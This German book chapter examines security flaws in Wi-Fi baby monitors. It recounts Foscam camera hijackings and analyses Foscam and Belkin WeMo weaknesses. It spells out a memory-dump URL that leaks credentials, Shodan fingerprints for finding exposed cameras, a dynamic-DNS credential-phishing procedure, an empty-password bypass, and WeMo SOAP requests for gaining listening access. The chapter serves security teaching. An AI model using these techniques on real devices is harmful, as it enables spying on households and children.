

3 Funkverkehr im Fadenkreuz – Babyfone und andere Geräte kapern

Das Autokennzeichen 4U-13-41-N.Y gehörte zu einer blauen Dodge-Limousine im Besitz eines gewissen Herrn Richard Hauptmann. Hauptmann wurde die Entführung und Ermordung des 20 Monate alten Charles Augustus Lindbergh Jr., Sohn des weltberühmten Fliegers Charles Lindbergh und seiner Gattin Anne Morrow Lindbergh, zur Last gelegt, und er wurde am Ende auch dafür hingerichtet.

Am Abend des 1. März 1932 wurde das Kleinkind aus der Wohnung seiner Eltern in East Amwell, New Jersey, verschleppt. Zwei Monate später fand man seine Leiche. Als Todesursache wurde eine schwere Schädelfraktur festgestellt. Die Untersuchung erstreckte sich über zwei volle Jahre. 250.000 Exemplare der Liste mit den Nummern der Banknoten aus dem Lösegeld wurden an Unternehmen in ganz New York City versandt. Hauptmann wurde schließlich unter Mithilfe eines Bankkassierers gefasst, der eine solche Banknote erkannte, auf der das Kennzeichen von Hauptmanns Fahrzeug notiert war. Offensichtlich hatte ein Tankwart das Kennzeichen aufgeschrieben, weil der Kunde, der mit dieser Banknote bezahlte, sich verdächtig benahm und er ihn für einen Geldfälscher hielt. Die Entführung des Lindbergh-Babys¹ verursachte ein riesiges Presseecho, und das abschließende Urteil war nicht unumstritten.

Eine bemerkenswerte Folge dieses Falls war die Entwicklung des ersten Babyfons: das Radio Nurse² von Zenith. Der damalige Präsident des Unternehmens, Eugene F. McDonald Jr., sah sich veranlasst, eine Lösung zu entwickeln, die das Risiko von Fällen wie dem des Lindbergh-Babys verringern würde, und forderte seine Entwickler auf, sich etwas einfallen zu lassen. Das System, das daraus entstand, umfasste einerseits einen Sender namens »Guardian Ear« (dt. »Ohr des Wächters«), der neben der Wiege des Kindes aufgestellt wurde, sowie einen Empfänger, der »Radio Nurse« (dt. »Kindermädchen mit Funk«) genannt und in Hörweite der Eltern oder des Babysitters platziert wurde.

Das Konzept eines Babyfons ist so naheliegend, dass auch ohne die Inspiration durch den Fall Lindbergh früher oder später bestimmt jemand anderes darauf gekommen wäre. Trotzdem geht es hierbei natürlich vor allem darum, dass

1. http://bit.ly/lindbergh_kidnapping

2. http://bit.ly/first_baby_monitor

die Eltern bei Verwendung eines Babyfons einfach besser auf ihr Kind aufpassen können, auch wenn sie sich in einer gewissen Entfernung befinden. Im Endeffekt kann man Babyfone mit Fug und Recht als lebensrettende Geräte betrachten.

Angesichts der Tatsache, dass Babyfone für Eltern und Babysitter heutzutage praktisch unentbehrlich sind, müssen wir in jedem Fall einen Blick auf die Sicherheit solcher Geräte werfen: Sie sollten keine Fehler enthalten, die Schutz und Privatsphäre der Benutzer gefährden. Traditionelle Babyfone nutzen Funkwellen, deren Reichweite eingeschränkt ist; die aktuelle Gerätegeneration hingegen – wie beispielsweise die im Folgenden betrachteten Foscam-Babyfone und das Belkin WeMo Baby – sind IoT-Geräte, d. h., sie stellen eine Verbindung mit einem WLAN her. Der Babysitter kann also überall zuhören, ganz gleich wo auf der Welt er sich gerade befindet.

Wir werden in diesem Kapitel einen Blick auf bestimmte Sicherheits- und Datenschutzprobleme im Zusammenhang mit solchen Geräten werfen und auf diese Weise die Risiken beleuchten, die bei Babyfonen der aktuellen Generation auftreten können. Dies gestattet es uns, Angriffsvektoren bei aktuellen und zukünftigen Produkten aufzuspüren und zu beseitigen.

Ferner werden wir uns ein weiteres Produkt von Belkin ansehen, den WeMo Switch³, mit dem sich ein angeschlossenes Gerät ferngesteuert ein- oder ausschalten lässt. Auf diese Weise wollen wir sicherheitstechnische Ähnlichkeiten und Unterschiede in der Konstruktion von Produkten untersuchen, die von demselben Hersteller kommen. Denn wenn man von bestimmten kulturellen Synergien zwischen Unternehmensstrukturen innerhalb desselben Konzerns ausgeht, dann bestehen tendenziell auch ähnliche Sicherheitsprobleme bei verschiedenen Produkten.

3.1 Der Fall Foscam

Jeder, der bereits in den Achtzigern oder Neunzigern eines der damals so populären Schnurlostelefone benutzt hat, kann ein Lied davon singen, wie leicht es zu Übertragungsstörungen durch andere derartige Telefone kam. Viele Menschen können sich noch an Situationen erinnern, in denen das eigene Schnurlostelefon Signale auffing, die vom Gerät des Nachbarn ausgingen. Ursache hierfür war die Nutzung fester Funkfrequenzen durch solche Telefone. Die Hersteller waren anfangs davon ausgegangen, dass der Kauf gleichartiger Telefone durch räumliche Nachbarn unwahrscheinlich und das Festfrequenzprinzip insofern unproblematisch sein würde. Später wurde die digitale Frequenzspreizung (engl. *Digital Spread Spectrum*⁴, DSS) eingeführt, mit der Daten auf verschiedene Frequenzen verteilt wurden, um das Abhören von Kommunikationsvorgängen zu erschweren.

3. <http://www.belkin.com/us/p/P-F7C027/>

4. http://bit.ly/digital_spread

Die meisten herkömmlichen Babyfone nutzten analoge Frequenzen, wodurch jedoch das Mithören über einen Funkscanner relativ einfach war. Bei Babyfonen stellt dieses unerbetene Mithören das wahrscheinlich größte Problem dar. Anfangs waren sich nur wenige Menschen der Tatsache bewusst, dass so etwas mithilfe eines simplen Funkscanners möglich war, zumal sich der Lauscher relativ nah an der betreffenden Wohnung befinden musste; dies verringerte das Risiko eines Eindringens in die Privatsphäre.

Heutzutage verwenden viele beliebte Babyfone keine Funkfrequenzen mehr, sondern das heimische WLAN, und gestatten es Besitzern so, weltweit mitzuhören. Hierdurch wird natürlich auch die Wahrscheinlichkeit, dass ein Sicherheitsmangel ausgenutzt wird, beträchtlich erhöht. Da das Gerät mit dem Internet verbunden ist, kann theoretisch jeder Mensch weltweit, sofern er über einen Computer verfügt, einen Lauschangriff starten. Auf den folgenden Seiten werden wir einen Vorfall beschreiben, dem eine solche Attacke zugrunde lag. Wir werden uns das Gerät ansehen, das Ziel dieses Angriffs war, und seine Sicherheitslücken aufdecken. Danach werden wir uns ein anderes Babyfon vornehmen – nämlich das Belkin WeMo Baby –, seinen technischen Aufbau analysieren und mögliche sicherheitstechnische Verbesserungen beschreiben.

Im August 2013 war Mark Gilbert gerade zu Hause mit dem Abwasch beschäftigt, als er Geräusche aus dem Kinderzimmer⁵ hörte, in dem seine Tochter Allyson schlief. Als Gilbert und seine Frau sich dem Kinderzimmer näherten, hörten sie, wie ein Fremder mit Kraftausdrücken um sich warf und Gilbert und seine Frau aufs Größte beschimpfte. Gilbert bemerkte dabei, dass das mit einer Videokamera ausgestattete Babyfon sich auf ihn und seine Frau richtete. In diesem Moment erkannte er, dass ein Angreifer die Steuerung des Geräts übernommen haben musste, und schaltete es sofort ab.

Nehmen Sie sich einen Moment Zeit und machen Sie sich klar, wie erschreckend dieser Vorfall für die Gilberts gewesen sein muss. Auch Sie würden sich gewiss vollkommen überrumpelt fühlen, wenn Sie in einem ruhigen Viertel wohnen und plötzlich eine völlig fremde Stimme Obszönitäten in Ihren vermeintlich privaten Lebensbereich hineinriefe. Stellen Sie sich schließlich den Schock vor, den Sie erleiden würden, wenn dieser Verbalangriff ausgerechnet im Kinderzimmer stattfindet.

Der erste Gedanke ist, dass Mark Gilbert ein zu schwaches Passwort für seinen WLAN ausgewählt hat, und dass der Angreifer sich in dessen Reichweite befand und das Passwort erraten hat. Oder dass Gilbert vielleicht niemals die Voreinstellungen seines Routers – Benutzername *admin*, leeres Passwort – geändert hat und der Zugriff auf sein Netzwerk folglich ohne großen Aufwand möglich war. Nach seinen Angaben jedoch hatte Gilbert sowohl die Anmeldevoreinstellungen geändert als auch sein WLAN mit einem starken Passwort geschützt.

5. http://bit.ly/baby_monitor_hacker

3.1.1 Sicherheitslücken beim Foscam-Babyfon

Einige Wochen nach dem oben beschriebenen Vorfall stellten Sicherheitsexperten fest, dass das fragliche Babyfon von der Firma Foscam gefertigt worden war. Wissenschaftler hatten nur wenige Monate zuvor bei der Hack-in-the-Box-Konferenz Sicherheitslücken für solche Geräte beschrieben⁶. Abbildung 3–1 zeigt eines der anfälligen Foscam-Modelle.



Abb. 3–1 Foscam-Babyfon

Nach Angaben der Experten⁷ kann ein Angreifer, dem die IP-Adresse des Babyfons bekannt ist, einfach die URL `http://[IP-Adresse]/proc/kcore` aufrufen und dann den gesamten Speicher des Geräts herunterladen. Die so gewonnene Datei `kcore` kann der Angreifer dann in einem Hex-Editor öffnen und erhält auf diese Weise Benutzernamen und Passwort. Diese Daten kann er nachfolgend zur Steuerung der Kamera verwenden. Es ist sehr wahrscheinlich, dass im Fall Gilbert der Angreifer genau diese Sicherheitslücke ausgenutzt hat.

3.1.2 Mit Shodan offene Babyfone im Internet finden

Unbeantwortet ist bislang die Frage, wie ein potenzieller Angreifer ein bestimmtes Babyfon ausfindig machen kann, das über das Internet zugänglich ist. Schließlich sind Milliarden von Geräten an das Internet angeschlossen, Tendenz steigend. Eine Möglichkeit ist die Verwendung der Suchmaschine Shodan⁸, mit deren Hilfe sich alle möglichen Geräte, die mit dem Internet verbunden sind, unkompliziert aufspüren lassen. Abbildung 3–2 zeigt diese Suchmaschine, mit der Sie auf der Basis von Filtern Router, Server und eine Vielzahl anderer Geräte im Internet

6. http://bit.ly/shekyan_harutyunyan

7. http://bit.ly/watch_or_b_watched

8. <http://www.shodanhq.com>

finden. Shodan sucht fortlaufend nach Geräten im ganzen Internet und fragt diese ab, um die darauf laufenden Services zu indizieren.



Abb. 3-2 Die Suchmaschine Shodan

Nach Angaben aus einem Bericht mit dem Titel »Exploiting Foscam IP Cameras«⁹ gibt der Webserver, der auf Foscam-Geräten läuft, als Teil der HTTP-Antwort den Wert `Netwave IP Camera` im Feld `Server` zurück (bei neueren Foscam-Geräten bzw. höheren Firmware-Versionen lautet der Wert `Boa/0.94.13`). Mithilfe dieser Information lassen sich die IP-Adressen von Foscam-Geräten in Shodan relativ leicht abfragen (Abb. 3-3).



Abb. 3-3 Shodan-Abfrage zum Finden von Foscam-Geräten im Internet

9. http://bit.ly/exploiting_foscam_ip

Wie der Abbildung zu entnehmen ist, wurden ca. 700.000 IP-Adressen auf unsere Anfrage hin sofort gefunden. Dies zeigt, wie einfach es für einen potenziellen Angreifer ist, anfällige Geräte wie Foscam-Babyfone zu finden und dann bekannte Schwachstellen auszunutzen.

3.1.3 Defaultanmeldedaten ausnutzen

Wie oben bereits angedeutet, sind bei Foscam-Babyfonen die Anmeldedaten vorgegeben. Der standardmäßige Benutzername lautet *admin*, das Defaultpasswort ist leer. Die Nutzer der meisten Geräte werden diese Voreinstellungen ohne Zögern übernehmen. Dies geschieht praktisch immer, sofern bei der Einrichtung eines Geräts nicht die Auswahl eines stärkeren Passworts verlangt wird (und bei den anfälligen Versionen der Foscam-Geräte war dies nicht der Fall). Mit einer einfachen Shodan-Abfrage lässt sich die immense Anzahl von Personen und Organisationen veranschaulichen, die keine Ahnung haben, dass sich ihre Privatsphäre so einfach verletzen lässt.

Im August 2013 veröffentlichte Foscam ein Firmware-Upgrade. Danach wurden die Benutzer aufgefordert, das vorgegebene Passwort zu ändern, und sie erhielten außerdem die Möglichkeit, einen anderen Benutzernamen als *admin* auszuwählen. Allerdings mussten, wie aus Abbildung 3–4 hervorgeht, die Benutzer das Update manuell abrufen und dann über die Weboberfläche aufspielen. Man kann sich leicht vorstellen, dass die meisten Besitzer von Foscam-Geräten von der Existenz des Sicherheitsupdates nicht die mindeste Ahnung hatten.




Abb. 3–4 Foscam veröffentlicht ein Firmware-Update, das manuelles Handeln vonseiten der Benutzer erfordert.

Ebenso nachvollziehbar ist, dass in einer Zeit, in der man daran gewöhnt ist, dass Desktop- und Mobilgeräte automatische Updatefunktionen bieten, eine Menge Foscam-Benutzer zwar vielleicht von der Verfügbarkeit des Updates erfuhren, es jedoch trotzdem nicht aufspielten, weil dies auf herkömmlichem Wege erfolgen musste – also durch Herunterladen einer Datei und manuelles Übertragen auf das Gerät. Bestätigt wurde diese Annahme in dem bereits erwähnten Forschungsbericht¹⁰, wo es heißt:

»Wir fanden draußen im Einsatz nicht eine einzige Kamera, auf der die aktuelle Firmware von Foscam lief. Das könnte darauf hinweisen, dass Endbenutzer, die wissen, wie man einen Patch aufspielt, sich auch darüber im Klaren sind, dass man eine IP-Kamera nicht an das Internet klemmen sollte. Oder aber es spricht dafür, dass niemand seine Kamera patcht.«

3.1.4 Dynamic DNS ausnutzen

Das obige Whitepaper beschreibt aber nicht nur Probleme im Zusammenhang mit schwachen Passwörtern, sondern auch eine Sicherheitslücke bei Foscam-Geräten, die durch die integrierte Dynamic-DNS-Funktion¹¹ verursacht wird. Jedes Foscam-Gerät hat nämlich einen eindeutigen, sechs Zeichen langen Hostnamen, der auf einem an der Kamera befestigten Aufkleber aufgedruckt ist. Dieser Hostname hat das Format `xx####`, wobei `x` jeweils einen Buchstaben und `#` jeweils eine Zahl darstellt. Dieser statische Wert ist zudem fest in der Kamera gespeichert und dient als Benutzername und Passwort für die Dynamic-DNS-Funktion.

Im Wesentlichen gestattet Dynamic DNS es jeder Kamera, ihre IP-Adresse so zu ändern, dass sie den Hostnamen `xx####.myfoscam.org` erhält (gültige Hostnamen liegen, soweit bislang bekannt, zwischen `aa0000` und `ep9310`). Auf diese Weise kann ein Benutzer sich über einen Webbrowser bei seiner Kamera anmelden, ohne die numerische IP-Adresse kennen zu müssen – er muss sich lediglich den Hostnamen merken, der ihm über den Dynamic-DNS-Service auf `myfoscam.org` zugewiesen ist.

Die Foscam-Geräte verwenden zur Änderung ihrer Hostnamenzuordnungen das User Datagram Protocol¹² (UDP). Zu diesem Zweck wird ein UDP-Paket an einen Server gesendet, der von Foscam betrieben wird. Dieses Paket enthält den Benutzernamen und das Passwort des betreffenden Geräts – also zweimal den Hostnamen. Im Whitepaper wird veranschaulicht, wie ein Angreifer mit diesem Wissen einen Phishing-Angriff durchführen kann:

10. http://bit.ly/exploiting_foscam_ip

11. http://bit.ly/dynamic_dns

12. http://bit.ly/wikipedia_udp

1. Der Angreifer erfragt auf *ns1.myfoscam.org* die aktuelle IP-Adresse eines bestimmten Geräts unter Angabe eines Hostnamens im bekannten Bereich zwischen aa0000 und ep9310 und speichert diese. Exemplarisch wollen wir hier als Ziel der Einfachheit halber aa0000 annehmen.
2. Der Angreifer sendet ein UDP-Datagramm mit dem Benutzernamen und dem Passwort aa0000 an Foscam.
3. Der Foscam-Service ändert seine Dynamic-DNS-Einträge so, dass aa0000 auf die Absender-IP-Adresse des Angreifers verweist.
4. Der Angreifer führt nun unter der betreffenden IP-Adresse einen Webserver aus, der mit der Foscam-Oberfläche optisch identisch ist.
5. Der Angreifer wartet jetzt ab, bis der Besitzer die Adresse aa0000.myfoscam.org in seinem Browser ansteuert. Hierbei stellt der Besitzer nicht – wie er wohl erwarten würde – eine Verbindung mit der Weboberfläche seines Geräts her, sondern mit der vom Angreifer betriebenen Seite.
6. Das Opfer gibt nun seine Anmeldedaten ein, die vom Angreifer gespeichert werden.
7. Der Angreifer zeigt nachfolgend die Meldung »Benutzername oder Passwort ungültig« an. Hierdurch wird das Opfer zu der Annahme verleitet, dass es sich beim Eingeben der Anmeldedaten vertippt hat.
8. Jetzt kann der Angreifer ein gefälschtes UDP-Datagramm an den Dynamic-DNS-Service von Foscam schicken, das die (in Schritt 1 ermittelte) ursprüngliche IP-Adresse des Angreifers erhält. Ruft das Opfer die Adresse aa0000.myfoscam.org nun erneut auf, dann wird es tatsächlich nicht mehr mit dem Webserver des Angreifers, sondern seinem eigenen Foscam-Gerät verbunden. Auf diese Weise kommt der Angreifer an die Anmeldedaten des Opfers, während dieses nicht den geringsten Verdacht hat, dass seine Anmeldedaten gestohlen wurden. Der Angreifer kann nun eine direkte Verbindung mit dem Gerät des Opfers herstellen, sich mit den entwendeten Benutzerinformationen anmelden und nachfolgend die Kontrolle über das Gerät übernehmen.

Im Fall von Mark Gilbert ist unklar, welche Methode der Angreifer genau verwendete. Allerdings kann man davon ausgehen, dass er sich eine Kombination der bis hierher beschriebenen Methoden und Sicherheitslücken zunutze gemacht hat.

3.1.5 Der Fall Foscam, Episode II

Der Gilbert-Vorfall fand im August 2013 statt. Im April 2014 kam es dann zu einem ähnlichen Ereignis¹³. Gegen Mitternacht wurde Heather Schreck dadurch aufgeschreckt, dass aus dem Kinderzimmer ihrer Tochter Emma eine Männerstimme erklang. Sie bemerkte, dass sich die Kamera des Babyfons bewegte, und hörte die Stimme aus dem Gerät sagen: »Wach auf, Baby, wach auf!« Ihr Mann Adam rannte in Emmas Zimmer, sah, wie sich die Kamera zu ihm drehte, und wurde gleichzeitig wüst beschimpft. Daraufhin schaltete er die Kamera ab. Auch in diesem Fall handelte es sich um ein Gerät von Foscam.

Hier liegt uns ein weiteres Beispiel dafür vor, dass Schwachstellen bei IoT-Geräten wie Babyfonen sich vor allem dann hartnäckig halten können, wenn der Gerätehersteller keine Möglichkeit hat, Sicherheitspatches unkompliziert auf bereits verkaufte Geräte aufzuspielen. Wir haben weiter oben gesehen, dass Nutzer ihre Foscam-Geräte tendenziell nicht aktualisieren, weil der manuelle Aufwand zu hoch ist: Nur die wenigsten werden sich die Mühe machen, nach Updates zu suchen und diese zu installieren. Macht man sich klar, dass sich mit einer einfachen Shodan-Suche Hunderttausende von Foscam-Geräten im Internet finden lassen, dann ist es sicher nur eine Frage der Zeit, bis sich Vorfälle wie die bei den Familien Gilbert und Schreck wiederholen.

Im Januar 2014 – nur wenige Wochen vor dem Ereignis bei der Familie Schreck – wies ein Benutzer im öffentlichen Diskussionsforum von Foscam auf eine schwerwiegende Sicherheitslücke hin, mit der sich die Authentifizierung umgehen ließ (Abb. 3–5). Seinen Angaben zufolge sei es möglich, die Authentifizierung vollständig zu umgehen, indem man die Felder für Benutzernamen und Passwort schlicht leer lässt. Als Reaktion auf diesen Post veröffentlichte Foscam einen Patch zur Behebung des Problems. Wie Sie sich denken können, waren zum Aufspielen dieses Patches jedoch genau die gleichen Schritte notwendig, die wir bereits in Abbildung 3–4 gesehen haben. Und auch in diesem Fall machte es der aufwendige, händisch durchzuführende Vorgang extrem unwahrscheinlich, dass der Patch auf Foscam-Geräten, die über das Internet erreichbar sind, installiert wird.

13. http://bit.ly/hacked_baby_monitor




Abb. 3-5 Beschreibung einer Sicherheitslücke zur Umgehung der Authentifizierung im Foscam-Diskussionsforum

Wir wissen nicht genau, welche Foscam-Sicherheitslücken für die Angriffe auf die Gilberts und die Schrecks genutzt wurden, aber diese Authentifizierungsumgehung ist extrem einfach auszunutzen. Deswegen ist – auch angesichts der immensen Anzahl von im Internet zu findenden Geräten – die Wahrscheinlichkeit hoch, dass sie zum Eindringen in die Privatsphäre so mancher Foscam-Benutzer verwendet wurde.

3.2 Das Belkin-WeMo-Babyfon

Das WeMo-Babyfon von Belkin (Abb. 3-6) kann über eine zugehörige iOS-App bedient werden. Anders als Babyfone mit Funkempfänger kann der Nutzer der iOS-App hiermit eine Verbindung unabhängig davon herstellen, wo er sich gerade befindet – er braucht lediglich einen Internetzugang. IoT-Produkte von Belkin sind sehr populär – eine Tatsache, die solche Geräte selbstverständlich in unseren Fokus rückt. Wir werden uns deswegen in diesem Abschnitt genauer ansehen, wie Verbindungen mit WeMo-Geräten authentifiziert werden, um auf diese Weise mehr über die implementierten Sicherheitsmechanismen zu erfahren.



Abb. 3-6 Belkin WeMo Baby

Um von einem iOS-Gerät aus eine Verbindung mit dem WeMo herzustellen, muss der Nutzer zunächst die WeMo-Baby-App¹⁴ wie in Abbildung 3-7 gezeigt starten.



Abb. 3-7 WeMo-Baby-App für iOS

HINWEIS

Das WeMo Baby wird mittlerweile zwar nicht mehr hergestellt, ist aber nach wie vor in vielen Haushalten im Einsatz. Da es sich hinsichtlich seiner Konstruktion und Architektur stark von der Bauart der oben beschriebenen Foscam-Geräte unterscheidet, eignet es sich sehr gut zur Untersuchung vorhandener Sicherheitslücken.

14. http://bit.ly/wemo_baby

Wenn der Benutzer die iOS-App im lokalen WLAN startet, sucht diese im Netzwerk nach dem Babyfon. Hierzu verwendet sie das Simple Service Directory Protocol¹⁵ (SSDP), die Ermittlungskomponente des UPnP-Protokolls¹⁶ (Universal Plug and Play). Um das Babyfon zu finden, sendet die iOS-App das folgende UDP-Paket an die Multicastadresse 239.255.255.250 auf Port 1900 (die genannte Multicastadresse dient der Erkennung von Geräten wie dem WeMo-Babyfon):

```
M-SEARCH * HTTP/1.1
ST: upnp:rootdevice
MX: 3
MAN: "ssdp:discover"
HOST: 239.255.255.250:1900
```

Als Multicastpaket wird es im gesamten lokalen Netzwerk verteilt. Verarbeitet wird es jedoch nur von Geräten, die aktiv nach SSDP-Paketen horchen (wie beispielsweise unser WeMo-Babyfon). Erkennt das Babyfon ein solches Paket, dann sendet es das folgende Antwortpaket an die iOS-App zurück:

```
HTTP/1.1 200 OK
CACHE-CONTROL: max-age=86400
EXT:
LOCATION: http://10.0.1.2:49153/setup.xml
OPT: "http://schemas.upnp.org/upnp/1/0/"; ns=01
SERVER: Linux/2.6.21, UPnP/1.0, Portable SDK for UPnP devices/1.6.18
X-User-Agent: redsonic
ST: upnp:rootdevice
USN: uuid:wemo_baby-1_0-[serialNumber DELETED]::upnp:rootdevice
```

Dieser Antwort entnimmt die iOS-App die IP-Adresse des Babyfons (10.0.1.2) und den Zielport (49153) sowie die Zielressource, die für den erstmaligen Zugriff angefordert werden soll (*/setup.xml*). Ferner enthält die Antwort des Babyfons auch den Wert für die Seriennummer (*serialNumber*), die auf der Unterseite des WeMo-Babyfons aufgedruckt ist.

Als Nächstes sendet die iOS-App die folgende GET-Anforderung an das Babyfon (bzw. dessen IP-Adresse 10.0.1.2 und den TCP-Port 49153):

```
GET /setup.xml HTTP/1.1
Content-Length: 0
HOST: 10.0.1.2:49153
User-Agent: CyberGarage-HTTP/1.0
```

Worauf das WeMo-Babyfon wie folgt antwortet:

15. <http://bit.ly/ssdpprotocol>

16. http://bit.ly/upnp_discovery

```

<root xmlns="urn:Belkin:device-1-0">
  <specVersion>
    <major>1</major>
    <minor>0</minor>
  </specVersion>
  <device>
    <deviceType>urn:Belkin:device:wemo_baby:1</deviceType>
    <friendlyName>WeMo Baby</friendlyName>
    <manufacturer>Belkin International Inc.</manufacturer>
    <manufacturerURL>http://www.belkin.com</manufacturerURL>
    <modelDescription>Belkin Plugin Socket 1.0</modelDescription>
    <modelName>Socket</modelName>
    <modelNumber>1.0</modelNumber>
    <modelURL>http://www.belkin.com/plugin/</modelURL>
    <serialNumber>[DELETED]</serialNumber>
    <UDN>uuid:wemo_baby-1_0</UDN>
    <UPC>123456789</UPC>
    <macAddress>[DELETED]</macAddress>
    <firmwareVersion>WeMo_WW_2.00.2397.PVT_Baby</firmwareVersion>
    <iconVersion>0|49153</iconVersion>
    <binaryState>0</binaryState>
    <iconList>
      <icon>
        <mimetype>jpg</mimetype>
        <width>100</width>
        <height>100</height>
        <depth>100</depth>
        <url>icon.jpg</url>
      </icon>
    </iconList>
    <serviceList>
      <service>
        <serviceType>urn:Belkin:service:WiFiSetup:1</serviceType>
        <serviceId>urn:Belkin:serviceId:WiFiSetup1</serviceId>
        <controlURL>/upnp/control/WiFiSetup1</controlURL>
        <eventSubURL>/upnp/event/WiFiSetup1</eventSubURL>
        <SCPDURL>/setupservice.xml</SCPDURL>
      </service>
      <service>
        <serviceType>urn:Belkin:service:timesync:1</serviceType>
        <serviceId>urn:Belkin:serviceId:timesync1</serviceId>
        <controlURL>/upnp/control/timesync1</controlURL>
        <eventSubURL>/upnp/event/timesync1</eventSubURL>
        <SCPDURL>/timesyncservice.xml</SCPDURL>
      </service>
      <service>
        <serviceType>urn:Belkin:service:basicevent:1</serviceType>
        <serviceId>urn:Belkin:serviceId:basicevent1</serviceId>
        <controlURL>/upnp/control/basicevent1</controlURL>
        <eventSubURL>/upnp/event/basicevent1</eventSubURL>
        <SCPDURL>/eventservice.xml</SCPDURL>
      </service>
    </serviceList>
  </device>
</root>

```

```

<service>
  <serviceType>urn:Belkin:service:firmwareupdate:1</serviceType>
  <serviceId>urn:Belkin:serviceId:firmwareupdate1</serviceId>
  <controlURL>/upnp/control/firmwareupdate1</controlURL>
  <eventSubURL>/upnp/event/firmwareupdate1</eventSubURL>
  <SCPDURL>/firmwareupdate.xml</SCPDURL>
</service>
<service>
  <serviceType>urn:Belkin:service:rules:1</serviceType>
  <serviceId>urn:Belkin:serviceId:rules1</serviceId>
  <controlURL>/upnp/control/rules1</controlURL>
  <eventSubURL>/upnp/event/rules1</eventSubURL>
  <SCPDURL>/ruleservice.xml</SCPDURL>
</service>
<service>
  <serviceType>urn:Belkin:service:metainfo:1</serviceType>
  <serviceId>urn:Belkin:serviceId:metainfo1</serviceId>
  <controlURL>/upnp/control/metainfo1</controlURL>
  <eventSubURL>/upnp/event/metainfo1</eventSubURL>
  <SCPDURL>/metainfoservice.xml</SCPDURL>
</service>
<service>
  <serviceType>urn:Belkin:service:remoteaccess:1</serviceType>
  <serviceId>urn:Belkin:serviceId:remoteaccess1</serviceId>
  <controlURL>/upnp/control/remoteaccess1</controlURL>
  <eventSubURL>/upnp/event/remoteaccess1</eventSubURL>
  <SCPDURL>/remoteaccess.xml</SCPDURL>
</service>
</serviceList>
<presentationURL>/pluginpres.html</presentationURL>
</device>
</root>

```

Wie Sie sehen, gibt das WeMo-Gerät den Wert für serialNumber erneut zurück; dieser ist natürlich mit dem in der Antwort auf die SSTP-Anfrage identisch. Zudem gibt die Antwort verschiedene zusätzliche Services an, von denen /upnp/control/remoteaccess1 der wohl interessanteste ist. Die iOS-App sendet die folgende POST-Anforderung an diesen Service, um eine Autorisierung zum Herstellen einer Verbindung mit dem WeMo zu erhalten und das Audiosignal mitzuverfolgen:

```

POST /upnp/control/remoteaccess1 HTTP/1.1
Content-Type: text/xml; charset="utf-8"
SOAPACTION: "urn:Belkin:service:remoteaccess:1#RemoteAccess"
Content-Length: 589
HOST: 10.0.1.2:49153
User-Agent: CyberGarage-HTTP/1.0
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">

```

```

<s:Body>
  <u:RemoteAccess xmlns:u="urn:Belkin:service:remoteaccess:1">
    <DeviceId>[DELETED]</DeviceId>
    <dst>0</dst>
    <HomeId></HomeId>
    <DeviceName>iPad 4G</DeviceName>
    <MacAddr></MacAddr>
    <smartUniqueId></smartUniqueId>
    <numSmartDev></numSmartDev>
  </u:RemoteAccess>
</s:Body>
</s:Envelope>

```

Werfen Sie einen Blick auf das DeviceId-Feld. Hierbei handelt es sich um ein von der iOS-App auf Zufallsbasis erstelltes Token. Hier nun die Antwort des WeMo-Geräts:

```

HTTP/1.1 200 OK
CONTENT-LENGTH: 631
CONTENT-TYPE: text/xml; charset="utf-8"
EXT:
SERVER: Linux/2.6.21, UPnP/1.0, Portable SDK for UPnP devices/1.6.18
X-User-Agent: redsonic
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body>
<u:RemoteAccessResponse xmlns:u="urn:Belkin:service:remoteaccess:1">
<homeId>610337</homeId>
<resultCode>PLGN_200</resultCode>
<description>Successful</description>
<statusCode>S</statusCode>
<smartUniqueId>[DELETED]</smartUniqueId>
<numSmartDev>3</numSmartDev>
</u:RemoteAccessResponse>
</s:Body> </s:Envelope>

```

Das von der iOS-App ausgestellte DeviceId-Token wird nun autorisiert. Beachten Sie, dass der Wert des vom WeMo zurückgegebenen Feldes smartUniqueId mit dem von der iOS-App bei der erstmaligen Anforderung als DeviceId übergebenen Wert identisch ist. Dieser Wert und der weiter oben abgerufene serialNumber-Wert sind die einzigen beiden Token, die erforderlich sind, um über das Internet eine Verbindung mit dem Babyfon herzustellen und mitzuhören.

